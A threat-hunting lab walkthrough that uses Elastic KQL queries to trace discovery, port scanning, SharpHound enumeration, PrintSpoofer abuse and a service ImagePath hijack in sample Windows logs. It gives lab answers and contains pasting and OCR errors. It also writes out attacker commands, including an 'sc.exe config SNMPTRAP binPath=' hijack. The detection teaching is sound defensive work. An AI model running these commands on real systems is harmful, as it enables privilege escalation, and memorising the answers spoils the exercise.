

L2 - 8.3. Threat Hunting: Pivoting

Task 1 - Introduction

Securing an organization against lateral movement requires continuous internal monitoring, network telemetry, and analytics to detect subtle anomalies, privilege escalations, and credential abuse before stealthy adversaries can expand their foothold across the network.

Task 2 - Lab Setup

Understanding Elastic Stack for Threat Hunting: This room uses Elastic Stack as our threat hunting platform. We will work with two main indices, each containing different types of security data:

- **Winlogbeat:** Contains all Windows Event Logs and Sysmon events from Windows machines. This includes process execution, registry modifications, file creation, network connections, and other host-based activities.
- **Packetbeat:** Contains network traffic data, including DNS queries, HTTP requests, network connections, and other network-level artefacts from all hosts.

Network Infrastructure and Assets: The lab environment simulates a real organisation's network with multiple systems. Throughout this room, you will hunt for malicious activities across these assets. Each host plays a specific role in the network, and understanding their purpose helps you identify suspicious behaviour.

Host	Operating System	Purpose
INTSRV01	Windows Server 2019	Server running an internal web application used by the organisation.
WKSTN-1	Windows 10	Employee workstation on the internal network.
WKSTN-2	Windows 10	Employee workstation on the internal network.
DC01	Windows Server 2019	Domain controller of the internal network.

Task 3 - Tactic: Discovery

The Discovery Tactic (TA0007)[\(opens in new tab\)](#) refers to the actions an attacker may take to better understand the systems and networks they have infiltrated. This involves identifying system and network configurations, finding sensitive data, or identifying other potential targets within the network. Common discovery methods include:

- **User Reconnaissance:** Using built-in commands like `whoami`, `net user`, `net localgroup`, or `qwinsta` for account enumeration and `dir` or `ls` for file and folder enumeration.
- **Host Reconnaissance:** Commands such as `hostname`, `wmic`, `ipconfig`, or `systeminfo` for gathering host information, `net start` or `sc.exe query` for service enumeration.
- **Internal Scanning:** Displaying ARP table via `arp` command, sweeping reachable assets via `ping`, and scanning open ports using tools like Nmap or PowerShell.
- **Internal Domain Reconnaissance:** Using built-in commands like `net *` `/domain` or `nltest /dclist`, or loading known PowerShell commands and scripts like PowerView or BloodHound to enumerate domain objects.

These discovery activities are typically used to enumerate information for subsequent tactics to complete the objective. This step is crucial in identifying an attacker's next steps to infiltrate the internal infrastructure. The common element across all discovery techniques is executing built-in commands or initiating network connections to gather information. In this task, we will hunt for three common discovery scenarios using Elastic Stack.


1. Host Reconnaissance: Host reconnaissance activities typically blend with legitimate system administration commands, making them difficult to distinguish. We will use the `winlogbeat-*` index to hunt for unusual host information reconnaissance from all hosts on July 9, 2023. System administrators commonly use built-in tools for host information gathering, but threat actors abuse them to collect important host information that can be leveraged to tailor potential attack vectors. Using the Discover tab, search for process creations (Sysmon Event ID 1) for common reconnaissance tools:

```
winlog.event_id: 1 AND process.name: (whoami.exe OR hostname.exe OR net.exe OR systeminfo.exe OR ipconfig.exe OR netstat.exe OR tasklist.exe)
```

Add the following fields as columns:

- host.name
- user.name
- process.parent.command_line
- process.command_line

Sort the timestamp in ascending order to view the sequence of executions from earliest to latest.




`bill.hawkins` has executed multiple enumeration tools on `WKSTN-2`, with all commands spawned by `cmd.exe`. While this might appear benign since system administrators typically use the command prompt for troubleshooting, a threat hunting perspective requires investigating the parent process of these commands to understand their origin. Get the parent process ID by clicking the dropdown of the first `whoami /priv` execution to find `process.parent.pid`.

process.hash.sha256	aa1583d770c6774f8d8fcec099cf7bdc05beb0f08f6db387f5b37cca8
process.name	whoami.exe
process.parent.args	C:\Windows\system32\cmd.exe, /c, whoami /priv
process.parent.command_line	"C:\Windows\system32\cmd.exe" /c "whoami /priv"
process.parent.entity_id	{6682e687-c850-64aa-d338-000000001200}
process.parent.executable	C:\Windows\SysWOW64\cmd.exe
process.parent.name	cmd.exe
process.parent.pid	6,324
process.pe.company	Microsoft Corporation
process.pe.description	whoami - displays logged on user information
process.pe.file_version	10.0.18362.1 (WinBuild.160101.0800)
process.pe.imphash	e91037bb26500603d5ee8666ba6c2510
process.pe.original_file_name	whoami.exe
process.pe.product	Microsoft® Windows® Operating System
process.pid	2,432

Using this parent PID, create a new KQL query focusing on the `cmd.exe` process creations on `WKSTN-2` :

```
host.name: WKSTN-2* AND winlog.event_id: 1 AND process.pid: 6324
```



The `cmd.exe` was spawned by `PowerShell.exe` containing suspicious indicators like `IEX`, `downloadstring`, `-WindowStyle hidden`, and `-ep bypass`. These indicators suggest the downloaded script may be a reverse shell or command and control agent, confirming the suspicion of enumeration commands on `WKSTN-2`.

2. Internal Network Scanning: Internal network connections are presumed benign due to legitimate host services and user activity. However, from a threat hunting perspective, attackers blend into this traffic while enumerating reachable assets for potential pivot points. We will use the `packetbeat-*` index to hunt for unusual internal network connections, then correlate activity to processes via `winlogbeat-*`. Hunting should focus on July 9, 2023. Port scanning generates connections to unique destination ports. Create a visualisation table using Lens in the Visualize Library with the following configuration:

- Set Table Index (`packetbeat`), Rows (`host.name`, `source.ip`, `destination.ip`), and Metrics (Unique count of `destination.port`).
- Use the KQL query: `source.ip: 10.0.0.0/8 AND destination.ip: 10.0.0.0/8 AND destination.port < 1024`

The screenshot shows the Elastic Lens interface with a KQL query: `source.ip: 10.0.0.0/8 AND destination.ip: 10.0.0.0/8 AND destination.port < 1024`. The table displays the following data:


host.name	source.ip	destination.ip	Unique count of destination.port
INTSRV01	10.10.184.105	10.10.122.219	1,023
INTSRV01	10.10.122.219	10.0.0.2	1
INTSRV01	10.10.122.219	10.10.0.1	1
INTSRV01	10.10.122.219	10.10.255.255	1
INTSRV01	Other	10.10.122.219	1
WKSTN-2	10.10.184.105	10.10.122.219	1,023
WKSTN-2	10.10.184.105	10.10.219.20	6
WKSTN-2	10.10.184.105	10.10.114.184	2
WKSTN-2	10.10.184.105	Other	3
WKSTN-2	10.10.0.1	10.10.184.105	1

Two hosts (`INTSRV01` and `WKSTN-2`) are highly notable as they generated connections to 1023 unique destination ports, indicating potential port scanning activity. Pivot to `winlogbeat-*` index using the Discover console to correlate network activity to associated processes. Use the following KQL query specifying source and destination addresses:

```
winlog.event_id: 3 AND source.ip: 10.10.184.105 AND destination.ip: 10.10.122.219 AND destination.port < 1024
```

Add the following fields as columns:

- host.name
- user.name
- process.name
- destination.port



The port scanning activity correlates to a process named `n.exe` originating from `WKSTN-2` targeting `INTSRV01`. This is suspicious since all connections were initiated by a user account, not a system or service account.

Note: Only successful connections are logged by Sysmon Event ID 3, meaning all these ports logged were identified as open.

3. Active Directory Enumeration: Domain enumeration typically generates many LDAP queries, which is normal in Active Directory environments. From a threat hunting perspective, distinguishing benign LDAP activity from malicious enumeration requires focusing on unusual patterns and tools. Threat actors blend into regular traffic while harvesting Active Directory objects to tailor their potential attack vectors. We will use the `winlogbeat-*` index to hunt for unusual domain


reconnaissance activity on July 9, 2023, focusing on LDAP connections. Using the Discover tab, hunt for processes that initiated LDAP network connections (port 389 for LDAP and port 636 for LDAP over SSL) using Sysmon Event ID 3:

```
winlog.event_id: 3 AND source.ip: 10.0.0.0/8 AND destination.ip: 10.0.0.0/8 AND destination.port: (389 OR 636) AND NOT process.name: mmc.exe
```

Note: We exclude `mmc.exe` because this process typically generates benign LDAP connections.

Add the following fields as columns:

- host.name
- user.name
- process.name
- destination.port




Three processes initiated LDAP connections, with one being highly notable: `SharpHound.exe`. This is a well-known reconnaissance and data collection tool used within Active Directory environments.

Answer the questions below

What is the name of the account seen to be executing host enumeration commands on DC01?


backupadm



Following the port scanning activity investigation, what is the parent process of n.exe?


powershell.exe

```
winlog.event_id: 3 AND source.ip: 10.0.0.0/8 AND destination.ip: 10.0.0.0/8 AND destination.port: (389 OR 636) AND NOT process.name: mmc.exe
```



What is the full command-line value of the SharpHound.exe process?

"C:\Users\bill.hawkins\Documents\sharp\SharpHound.exe" -c all



Task 4 - Tactic: Privilege Escalation

The [Privilege Escalation Tactic \(TA0004\)](#)[\(opens in new tab\)](#) involves techniques that allow an attacker to gain higher privileges or permissions on a system or network. This is a crucial step in an attack because it provides increased access and control, allowing attackers to target sensitive data and modify critical system components. Common privilege escalation methods include:

- **Exploitation of vulnerabilities:** Using known userland and kernel exploits on unpatched hosts.
- **Usage of valid accounts:** Using `runas` commands with newly-discovered credentials or re-authenticating with a privileged account on the same machine.
- **Access control abuse:** Abusing overly permissive Access Control Lists (ACLs), allowing other accounts to grant or acquire additional permissions.

- **Host misconfiguration abuse:** Abusing insecure service configurations such as modifiable and restartable services or overwritable service binaries.

These escalation techniques transform low-privileged access into comprehensive system control, enabling the attacker to manipulate system components, access sensitive data, and progress deeper into the network. The common element across all privilege escalation techniques is abusing host and account configuration due to a lack of patches or security controls. In this task, we will hunt for two common privilege escalation scenarios using Elastic Stack.

1. Abusing SelfImpersonatePrivilege: Successful privilege escalation attempts always generate activities from privileged accounts. When exploiting machine vulnerabilities, user access is typically elevated to the **NT**

Authority\System account. We will use the `winlogbeat-*` index to hunt for processes spawned by the SYSTEM account, accompanied by a parent process executed by a low-privileged account on July 9, 2023. From a threat hunting perspective, detecting privilege escalation requires identifying abnormal privilege transitions.

Using the Discover tab, hunt for processes spawned by the SYSTEM account with unusual parent users:

```
winlog.event_id: 1 AND user.name: SYSTEM AND NOT winlog.event_data.ParentUser: "NT AUTHORITY\SYSTEM"
```

•

Note: We exclude events where ParentUser is NT AUTHORITY\SYSTEM since these don't indicate privilege escalation.

Add the following fields as columns:

- host.name
- user.name
- process.parent.command_line
- process.command_line
- winlog.event_data.ParentUser

abuses **SelmpersonatePrivilege** to gain SYSTEM access. The DefaultAppPool account has SelmpersonatePrivilege by default, which the attacker exploited to achieve privilege escalation.

8524fbc0d73e711e69d60c64111b7be135c986705880643d4d5e17779e586d

54 / 71

54 security vendors and 2 sandboxes flagged this file as malicious

PrintSpoofer64.exe

Size: 26.50 KB | Last Analysis Date: 13 days ago | EXE

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: hacktool.printspoofer/spoofpnt | Threat categories: hacktool, trojan | Family labels: printspoofer, spoofpnt, exploit

Security vendors' analysis

Vendor	Detection	Threat Category	Family Label
Acronis (Static ML)	Suspicious	AhnLab-V3	HackToolWin64.Agent.R346208
Alibaba	HackTool.Win32/SpoofPnt.4eb38bbe	ALYac	Misc.HackTool.PrintSpoofer
Antiy-AVL	HackTool.Win32.PrintSpoofer	Arcabit	Generic.PrintSpoofer.1.B5E261D6
Avast	Win64-ExploitX-gen (Exploit)	AVG	Win64-ExploitX-gen (Exploit)
Avira (no cloud)	TR/Agent.fsqxa	BitDefender	Generic.PrintSpoofer.1.B5E261D6
ClamAV	Win.Malware.Printspoofer-9835534-0	CrowdStrike Falcon	Wingrayware_confidence_100% (W)

2. Excessive Service Permission Abuse: Threat actors also hunt for excessive permissions assigned to their current account. One example is excessive service permissions allowing low-privileged users to modify and restart services running with privileged account context. From a threat hunting perspective, unusual service modifications combined with service restarts signal potential privilege escalation. We will use the `winlogbeat-*` index to hunt for potential service permission abuse on July 9, 2023. Hunt for registry modifications on service ImagePath values using Sysmon Event ID 13 (Registry Value Set):


```
winlog.event_id: 13 AND registry.path: *HKLM\\System\\Current
ControlSet\\Services\\*\\ImagePath*
```

This query focuses on hunting registry modifications to the ImagePath registry key, which specifies what binary the service will execute.

Add the following fields as columns:

- host.name
- process.name
- registry.path

- winlog.event_data.Details (data written to the registry)



Two notable events show modifications to service ImagePath values with `C:\Users\bill.hawkins\Documents\update.exe`. View surrounding documents on one of these modifications to see preceding and succeeding logs.

Time	host.name	process.name	registry.path	winlog.event_data.Details
Jul 9, 2023 @ 16:37:59.417	WKSTN-2.threat hunting. thm	services.exe	HKLM\System\CurrentControlSet\Services\SNMPTRAP\ImagePath	C:\Users\bill.hawkins\Documents\update.exe

Expanded document

Table JSON

View surrounding documents View single document

On the surrounding documents page, filter events to `winlog.event_id: 1` to focus on process creation events around the service modification.

winlog.event_id: 1 x Add filter

Documents surrounding #lvGE04k85aC969H9br3k

Load 5 newer documents

Time	host.name	process.name	registry.path	winlog.event_data.Details
Jul 9, 2023 @ 16:39:06.875	WKSTN-2.threat hunting. thm	sc.exe	-	-
Jul 9, 2023 @ 16:38:58.768	WKSTN-2.threat hunting. thm	sc.exe	-	-
Jul 9, 2023 @ 16:38:28.669	WKSTN-1.threat hunting. thm	dsregcmd.exe	-	-
Jul 9, 2023 @ 16:38:23.845	WKSTN-2.threat hunting. thm	sc.exe	-	-
Jul 9, 2023 @ 16:38:23.833	WKSTN-2.threat hunting. thm	cmd.exe	-	-
Jul 9, 2023 @ 16:37:59.417	WKSTN-2.threat hunting. thm	services.exe	HKLM\System\CurrentControlSet\Services\SNMPTRAP\ImagePath	C:\Users\bill.hawkins\Documents\update.exe
Jul 9, 2023 @ 16:37:59.410	WKSTN-2.threat hunting. thm	sc.exe	-	-
Jul 9, 2023 @ 16:37:59.392	WKSTN-2.threat hunting. thm	cmd.exe	-	-
Jul 9, 2023 @ 16:37:38.487	DOB1.threat hunting. thm	TiWorker.exe	-	-
Jul 9, 2023 @ 16:37:38.344	DOB1.threat hunting. thm	TrustedInstaller.exe	-	-
Jul 9, 2023 @ 16:37:38.292	DOB1.threat hunting. thm	taskhostw.exe	-	-

Prior to the SNMPTRAP registry modification, `sc.exe` was executed with arguments `config SNMPTRAP binPath= C:\Users\bill.hawkins\Documents\update.exe`. The user who initiated this command is **bill.hawkins**, likely a non-privileged account.


Discover	Surrounding documents
process.args	sc.exe, config, SNMPTRAP, binPath=, C:\Users\bill.hawkins\Documents\update.exe
process.command_line	sc.exe config SNMPTRAP binPath= C:\Users\bill.hawkins\Documents\update.exe
process.entity_id	{6682e687-e267-64aa-ac39-000000001200}
process.executable	C:\Windows\System32\sc.exe
process.hash.md5	e46c638018c25479f66bace8596ca76
process.hash.sha256	39c59c362649898b4d34e5c8221c6e86552c07fe2df3478d591a68b78917bc8a
process.name	sc.exe
process.parent.args	C:\Windows\system32\cmd.exe, /c, sc.exe config SNMPTRAP binPath= C:\Users\bill.hawkins\Documents\update.exe
process.parent.command_line	"C:\Windows\system32\cmd.exe" /c "sc.exe config SNMPTRAP binPath= C:\Users\bill.hawkins\Documents\update.exe"
process.parent.entity_id	{6682e687-e267-64aa-ab39-000000001200}
process.parent.executable	C:\Windows\System32\cmd.exe
process.parent.name	cmd.exe
